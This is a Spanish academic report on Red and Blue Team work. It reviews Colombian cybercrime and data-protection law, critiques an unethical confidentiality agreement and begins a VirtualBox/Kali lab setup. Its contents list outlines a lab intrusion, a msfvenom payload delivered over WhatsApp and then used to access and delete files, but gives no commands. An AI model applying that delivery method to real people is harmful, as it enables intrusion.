CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

DAYXI ESQUIAQUI MENDOZA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BARRANQUILLA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

DAYXI ESQUIAQUI MENDOZA

Docente:
John Freddy Quintero Tamayo

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BARRANQUILLA
2023

CONTENIDO

Pág.

INTRODUCCIÓN 6
1 OBJETIVOS 7
1.1 OBJETIVO GENERAL 7
1.2 OBJETIVOS ESPECÍFICOS 7
2 DESARROLLO DE LA ACTIVIDAD 8
2.1 LEYES EN COLOMBIA 8
2.2 CODIGO DE ETICA 13
2.3 BANCO DE TRABAJO INICIAL 17
2.4 PRUEBA DE INTRUSION 20
2.2.1 VirtualBox: 20
2.2.2 VM Windows 10 20
2.2.3 VM Kali Linux: 21
2.2.4 Metasploit: 22
2.1.5 msfvenom: 23
2.5 DESCRIPCIÓN DE LA PRUEBA DE INTRUSIÓN 23
2.6 CONTENCIÓN DE ATAQUE INFORMATICO 30
2.7 DE QUÉ MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN. .33
3 RECOMENDACIONES 35
4 CONCLUSIONES 39
BIBLIOGRAFÍA 41

LISTA DE TABLAS

Pág

Tabla 1. Definición de artículos Ley 1272 de 2009. 8
Tabla 2. Análisis de Anexos.....13
Tabla 3. Equipos de Ciberseguridad. 34

LISTA DE FIGURAS

Pág.

Figura 1. Condiciones donde la Ley no aplica. 10
Figura 2. Especificaciones de Hardware Windows 10. 17
Figura 3. Especificaciones de Hardware Kali Linux 18
Figura 4. Dirección IP asignada a VM Windows 10. 18
Figura 5. Dirección IP asignada a VM Kali Linux 19
Figura 6. Prueba de ICMP desde VM Windows 10. 19
Figura 7. Herramienta VirtualBox. 20
Figura 8. Herramienta VM Win 10x64. 21
Figura 9. Herramienta Kali Linux. 22
Figura 10. Herramienta Metasploit. 22
Figura 11.Creación de Payload. 24
Figura 12. Evidencia de creación de Payload. 24
Figura 13. Evidencia de Payload compartido a través de Whatsapp Web. 25
Figura 14. Evidencia de Payload descargado. 25
Figura 15. Abriendo Metasploit en Kali Linux. 26
Figura 16. Configurando y ejecutando Exploit 27
Figura 17. Información de equipo de cómputo "victima". 27
Figura 18. Ingresando al sistema operativo de equipo de cómputo víctima. 28
Figura 19. Explorando directorios de sistema operativo víctima. 28
Figura 20. Ubicación de archivo .txt 29
Figura 21. Abriendo documento .txt 29
Figura 22. Eliminando documento .txt 29
Figura 23. Diagrama de escenario implementado. 30
Figura 24. Controles CIS. 33
Figura 25. Funciones de sistema SIEM. 35
Figura 26. Funciones de solución XDR. 37

INTRODUCCIÓN

La revolución industrial que se vive a nivel mundial desde el punto de vista tecnológico ha incrementada exponencialmente la aparición de cibercriminales que se encuentran al acecho de lograr penetrar una empresa u organización con fines terroristas, económicos o incluso por diversión, entre otras múltiples razones. Durante el desarrollo de este documento se realiza una simulación de un ataque de intrusión que llega al equipo de Red Team en la empresa Hacker House.

Hoy en día, la información es un activo muy importante para una empresa, por lo que debe ser tratada con la máxima confidencialidad. Almacenar información en formato digital puede poner en riesgo tu computadora. Personas externas pueden acceder a dichos materiales para su manipulación, pero actualmente están protegidos por leyes o regulaciones para proteger o minimizar su uso indebido. Para evitar este tipo de riesgos es necesario establecer controles o políticas de seguridad para prevenir ataques externos a la infraestructura tecnológica de la organización.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Presentar un informe técnico donde se relacione los aspectos relevantes del escenario de trabajo en Hacker House y plantee recomendaciones y conclusiones.

1.2 OBJETIVOS ESPECÍFICOS

- Analizar la legislación relacionada con delitos informáticos.
- Argumentar sobre código de ética y vulneración de la Ley 1273 sobre cualquier proceso ilegal informático.
- Implementar “banco de trabajo” en entorno local por medio del cual se pueda simular un ataque a la empresa describiendo las herramientas principales que se utilizaron para una prueba de intrusión.
- Evidenciar la estructura utilizada por Red Team para la ejecución del ataque de intrusión.
- Argumentar las acciones que se deben emplear para contener un ataque en tiempo real.
- Detallar las acciones de Blue Team para mitigar y/o garantizar que ataques de intrusión no se completen dentro de la organización.

2 DESARROLLO DE LA ACTIVIDAD

2.1 LEYES EN COLOMBIA

La ley 1273 de 2009 pretende brindar protección de la información y los datos de los sistemas informáticos, aplicando medidas penales contra quienes atenten contra la confidencialidad, integridad y disponibilidad de los sistemas de información en las pequeñas, medias y grandes empresas tanto públicas como privadas y que operan en cualquier sector económico en Colombia.

Esta ley cuenta con artículos que comprende y define los delitos, penas judiciales y las multas asociadas al acto criminal en los sistemas de información:

Tabla 1. Definición de artículos Ley 1272 de 2009.

Articulo	Descripción	Pena y multa
269A	**Acceso abusivo a un sistema informático:** se refiere a cuando se accede a un sistema de información sin autorización.	Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 SMLMV.
269B	**Obstaculización ilegítima de sistema informático o red de telecomunicación:** cuando se ve afectado el funcionamiento de un sistema informático por terceras personas no autorizadas.	Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 SMLMV.
269C	**Interceptación de datos informáticos:** cuando exista intercepción de datos confidenciales a través de cualquier medio de comunicación.	Pena de prisión de 36 a 72 meses.
269D	**Daño Informático:** cuando incurra en algún tipo de destrucción o alteración de datos	Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 SMLMV.

	informáticos a nivel lógico.	
269E	**Uso de software malicioso:** cuando se produzca, distribuya y/o extraiga software malicioso con efectos dañinos.	Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 SMLMV.
269F	**Violación de datos personales:** cuando sin autorización se manipula de cualquier manea datos confidenciales.	Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 SMLMV.
269G	**Suplantación de sitios web para capturar datos personales:** cuando con objeto ilícito se falsifique sitios web, incluyendo el dominio y la dirección IP.	Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 SMLMV.
269I	**Hurto por medios informáticos y semejantes**: cuando se fuerzan medidas de seguridad informática a través de la manipulación de esta.	Pena de prisión de 5 a 12 años.
269J	**Transferencia no consentida de activos:** cuando existe manipulación informática logre la transmisión no autorizada de cualquier activo en perjuicio de un tercero.	Pena de prisión de 48 a 120 meses y en multa de 200 a 1.500 SMLMV.

Fuente: autor de este documento.

Por otro lado, la Ley 1581 de 2012 se basa en el tratamiento de los datos personales que las empresas tanto del sector privado como público deben garantizar, estos datos pueden ser obtenidos de los clientes o terceros en cualquier tipo de actividad que se ejecute que involucre la manipulación de ese tipo de información. Esta Ley como objetivo principal pretende ayudar a los dueños de los datos a identificar quién posee sus datos, de qué manera se puede solicitar una actualización y/o eliminación

de sus datos y comprender los debes y derechos que posee sobre el uso de esta información.

La ley se aplicará a todas las empresas públicas y privadas que traten datos personales en sus procesos, independientemente de que dichos datos se encuentren en bases de datos o archivos. En la Figura 1 se mencionan las condiciones a las que no aplica la Ley.

Figura 1. Condiciones donde la Ley no aplica.

Fuente: autor de este documento.

A continuación se analizan algunos de los temas de la ley:

- **Principios:** la ley define 8 principios para el tratamiento de datos, legalidad, finalidad, libertad, veracidad, transparencia, acceso y circulación restringida, seguridad y confidencialidad; estos principios se centran en los datos personales y están destinados a garantizar la confidencialidad, integridad y disponibilidad.

- **Categoría de datos:** la Ley define datos confidenciales como aquellos que pueden afectar la privacidad de una persona o causar discriminación racial, política o religiosa si se manejan de manera indebida; los datos similares

relacionados con la salud y los datos biométricos se consideran datos personales. El procesamiento de estos datos está prohibido sin el permiso específico del propietario, a menos que la ley disponga lo contrario, es decir, que sea necesario para la defensa nacional, procedimientos judiciales o fines científicos.

Un aspecto muy importante que establece la ley en materia de datos es que no se deben utilizar estos relacionados con los datos personales de niños, niñas y jóvenes, solo se permiten datos públicos y con previa autorización del tutor. Los gobiernos, a través de los centros educativos, deben suscitar la educación de padres, niños y jóvenes sobre los riesgos a los que pueden estar expuestos los niños en caso de un tratamiento inadecuado de datos personales.

- **Derechos para el Tratamiento de Datos:** en relación con el tratamiento de datos, la ley establece algunos derechos, señalando que los titulares de la información pueden solicitar prueba de autorización para el uso de sus datos personales; las empresas están obligadas a solicitar permiso para utilizar los datos personales de cualquier manera, siempre que se pueda garantizar una mayor consulta. Las solicitudes de autorización deben especificar el propósito de los datos recopilados y con quienes se intercambiará la información.

- **Procedimientos:** Para determinados procedimientos la Ley establece un plazo, dentro de los cuales las empresas están obligadas a cumplir para tramitar una solicitud, el titular tiene derecho a solicitar toda la información personal que es tratada por cualquier empresa. La Ley establece que la respuesta a esta solicitud no pude exceder los 15 días hábiles; para reclamaciones relacionadas con incumplimiento de la Ley, reajuste de datos o exclusión de estos, el tiempo de respuesta no podrá superar los 23 días hábiles. Teniendo en cuenta lo anterior, si transcurridos estos límites de tiempo no se tienen respuestas sobre los trámites realizados, se puede presentar una queja directamente con la SIC (Superintendencia de Industria y Comercio) a través de la Delegatura para la Protección de Datos Personales, ente encargado de la supervisión, control y regulación de este tema.

- **Deberes de los Responsables y Encargados del Tratamiento:** hay dos roles incluidos en la ley, responsable del tratamiento y encargado del tratamiento, el primero se encarga de análisis y administración y el segundo en la parte operativa.

El responsable del tratamiento de los datos debe:

- ✓ Garantiza el derecho a la protección de datos personales, conservación autorizada por el titular, integridad y disponibilidad de la información.
- ✓ Establecer un documento que contenga políticas y procedimientos de protección de datos personales para promover el cumplimiento de la presente ley. Estas políticas deben publicarse en el sitio web de la empresa o en un formato de solicitud de información.
- ✓ Interacción con encargados del tratamiento, seguimiento de las obligaciones de seguridad de los datos, remisión de solicitudes y reclamaciones relativas a datos personales en los casos en que se requieran actualizaciones de datos.

El encargado del tratamiento de los datos debe:

- ✓ Actualización o eliminación de datos.
- ✓ Tramite a consultas y reclamos realizados por los dueños de la información.
- ✓ Mantener actualizada el estado de los tramites en bases de datos.
- ✓ Informar de cualquier incumplimiento de las medidas de protección de datos personales.

- ❖ **Vigilancia y sanción:** la Ley faculta a la SIC sea quién realice vigilancia y cumplimiento de esta a través de un departamento especialista en temas de protección de datos personales. Entre las funciones de este departamento se encuentran la investigación de los casos registrados, la promoción y difusión de los derechos humanos en materia de protección de datos personales y la gestión del registro de la base de datos pública nacional; considerando que todas las personas públicas y privadas deben registrar todas sus bases de datos que contengan datos personales.

  En caso de que exista un incumplimiento total de la ley, la SIC puede imponer sanciones a las empresas por hasta 2.000 SMMLV, suspender las operaciones de procesamiento de datos por seis meses, cerrar temporal, definitiva y/o inmediatamente las operaciones relacionadas con el procesamiento de datos personales. La aplicación de las sanciones anteriores dependerá de la gravedad del caso investigado por la SIC.
- ❖ **Transferencia de datos:** Los datos personales pueden compartirse solo con aquellos países que cumplen con el nivel de seguridad de protección de datos personales, pero con aquellos países que no cumplen con el nivel de seguridad de protección de datos personales, los datos pueden compartirse solo con el permiso del propietario.

2.2 CODIGO DE ETICA

Se realiza una lectura a detalle del acuerdo de confidencialidad como anexo 3 de la rúbrica de evaluación de la Unidad 1 – Etapa 2. Para esto se resalta en rojo, cursiva y negrita los fragmentos que evidencien algún proceso ilegal y/o no ético y se realiza un argumento sobre esto en la tabla 1. Adicionalmente, se mencionan los artículos de la ley 1273 del 2009 colombiana que se estarían vulnerando en el anexo 3.

Tabla 2. Análisis de Anexos

Fragmentos del acuerdo de confidencial – Anexo 3.	**Argumento**	**Ley Colombiana infringida**
Primera. Objeto: en virtud del presente **acuerdo de confidencialidad**, la **parte receptora,** se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, ***autoridades legales***, asesores o cualquier persona relacionada con ella, la **información confidencial** o ***sobre procesos ilegales*** dentro de HackerHouse no podrán ser divulgados.	Los especialistas y profesionales en ciberseguridad y seguridad de la información están en la completa obligación de informar y no obstruir las actividades de investigación de cualquier autoridad legal dentro del territorio Colombiano. El cumplimiento de la Ley siempre estará por encima de cualquier política local de una empresa u organización. No entregar esta información a las autoridades competentes convierte en cómplice a estos por ocultar o aprovecharse de la actividad y/o información que se encuentre.	Artículo 269B: Obstaculización Ilegítima De Sistema Informático O Red De Telecomunicación.
Segunda. Definición de información confidencial: se entiende como **Información Confidencial**, para los efectos del presente acuerdo: (…) **2**. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado,	Siempre que exista una vulneración a la privacidad e integridad de los datos e información es obligación de los responsables entregar toda la evidencia necesaria a las autorizades, y en mayor detalle en caso de que se	Artículo 269A: Acceso Abusivo A Un Sistema Informático. Artículo 269C: Interceptación De Datos Informáticos.

estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, ***datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".*** (…)	rectifique que exista una actividad de "chuzadas" e intercepción ilegal de información. Este tipo de actividad es ilegal y por ende no se debe considerar como información confidencial ya que su integridad ha sido corrompida.	
Cuarta. Obligaciones de la parte receptora: Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a: (…) ***3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.*** (…) ***5. Responder ante las autoridades competentes como responsable*** en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento. **6.** La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ***ilegal*** sin el previo consentimiento por escrito por parte de HackerHouse.	En caso de que se vea involucrada información confidencial de terceros, de igual manera, los especialista, empresas y organizaciones están en la **OBLIGACIÓN** de reportarlo antes las autoridades competentes en especial si estas actividades sospechosas provienen de espionaje o cualquier otro proceso sospechoso. La empresa receptora no debe asumir por ella misma ante las autoridades competentes como responsable de actividades ilícitas su no fueron ocasionadas por ellos, para esto debe existir un proceso transparente donde las autoridades competentes determinen la culpabilidad.	Artículo 269A: Acceso Abusivo A Un Sistema Informático. Artículo 269F: Violación De Datos Personales.
Quinta. Obligaciones de la parte reveladora: Son obligaciones de	Esta clausula se encuentra incompleta lo que permite que sea abierta a	

la parte reveladora: ***1. Mantener la reserva de la información confidencial hasta tanto***	interpretaciones y ambigüedades por parte del lector. Adicionalmente, una vez compartido el formato puede ocasionar que sea anexado o modificado términos en favor de quién firma.	
Séptima	No existe esta clausula en el acuerdo de confidencialidad, se saltó de la sexta a la octava, lo que permite que quién posea el documento pueda anexar texto en beneficio propio y con intenciones de perjudicar a la empresa.	
Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. ***en caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse***.	Esta clausula exonera a la empresa en caso de que se encuentre información ilegal en manos del receptor; sin embargo, esto debe ser determinado por la investigación que se realice a través de una autoridad competente ya que la empresa no puede liberarse de las responsabilidades de los actos cometidos bajo su custodia o coordinación y eso incluye a todos sus empleados.	Artículo 269H: Circunstancias De Agravación Punitiva
Fragmentos del Escenario – Anexo 3.		
(…) el acuerdo de confidencialidad fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos	El departamento de recursos humanos al notar la inconsistencia y dudosa procedencia del abogado estaban en la obligación de replantar el acuerdo de	

procesos ilícitos dentro de su proceder lo que pondría a pensar que el acuerdo de confidencialidad tenga algún tipo de mal proceso no ético. ***Recursos Humanos no revisó los acuerdos de confidencialidad con los que se reclutará el nuevo personal, por ende, los acuerdos de confidencialidad se entregaron a los nuevos miembros del equipo sin modificación alguna al original*** (…)	confidencialidad antes de replicarlo de manera incorrecta a las nuevas contrataciones.	

Fuente: autor de este documento y apoyo en https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Los profesionales en el área de tecnología asumen retos importantes en una empresa u organización donde desarrollan proyectos importantes para garantizar las comunicaciones y proteger la confidencialidad, integridad y disponibilidad de los datos. Toda información que se transmite a través de infraestructura tecnológica y es administrada por un equipo de trabajo como Red Team y Blue Team,, adquieren deberes importantes que deben cumplir no solo para satisfacer un contrato sino por los deberes que adquieren desde el momento en que expiden su tarjeta profesional.


Como profesional integro, no tomaría un puesto de trabajo donde se vean vulnerados mis derechos y mi ética profesional al firmar documentos que contienen directrices que van en contra de la ley Colombiana. Como profesional en ingeniera estoy en la obligación y el deber de custodiar la información, datos y demás impidiendo que estos sean vulnerados, sustraídos, destruidos o utilizados de manera indebida; y en caso de que alguna de esas situaciones se presente, es mi obligación y deber inmediatamente permitir y colaborar en las investigaciones a las que haya lugar con las respectivas autoridades pertinentes.
Es mi deber denunciar toda aquella acción que atente contra el código de ética de COPNIA suministrando toda información y pruebas que pueda tener en mi poder en el desarrollo de mis funciones.

El incumplimiento del código de ética emitido por COPNIA posea sentencias legales contra quién atente contra los deber allí estipulados, por tal motivo, no existe retribución alguna para que acepte un trabajo donde el acuerdo de confidencialidad implícitamente esta describiendo actividades que van en contra de la ética de los profesionales en ingeniería.

2.3 BANCO DE TRABAJO INICIAL


Se realiza instalación y configuración de 2 máquinas virtuales, una con sistema operativo Windows 10 y otra con Kali Linux. Para la virtualización de estas máquinas se utiliza el software VirtualBox. A continuación en las figuras 1,2,3,4 y 5 se evidencia la instalación y configuración de estas de acuerdo con el plan de trabajo a desarrollar en Hacker House. Adicionalmente se deja evidencia de que existe comunicación a nivel de red entre las máquinas a través de una prueba de ICMP entre ellas.

Figura 2. Especificaciones de Hardware Windows 10.




Fuente: autor de este documento.

Figura 3. Especificaciones de Hardware Kali Linux




Fuente: autor de este documento.

Figura 4. Dirección IP asignada a VM Windows 10.




Fuente: autor de este documento.

Figura 5. Dirección IP asignada a VM Kali Linux



Fuente: autor de este documento.

Figura 6. Prueba de ICMP desde VM Windows 10.



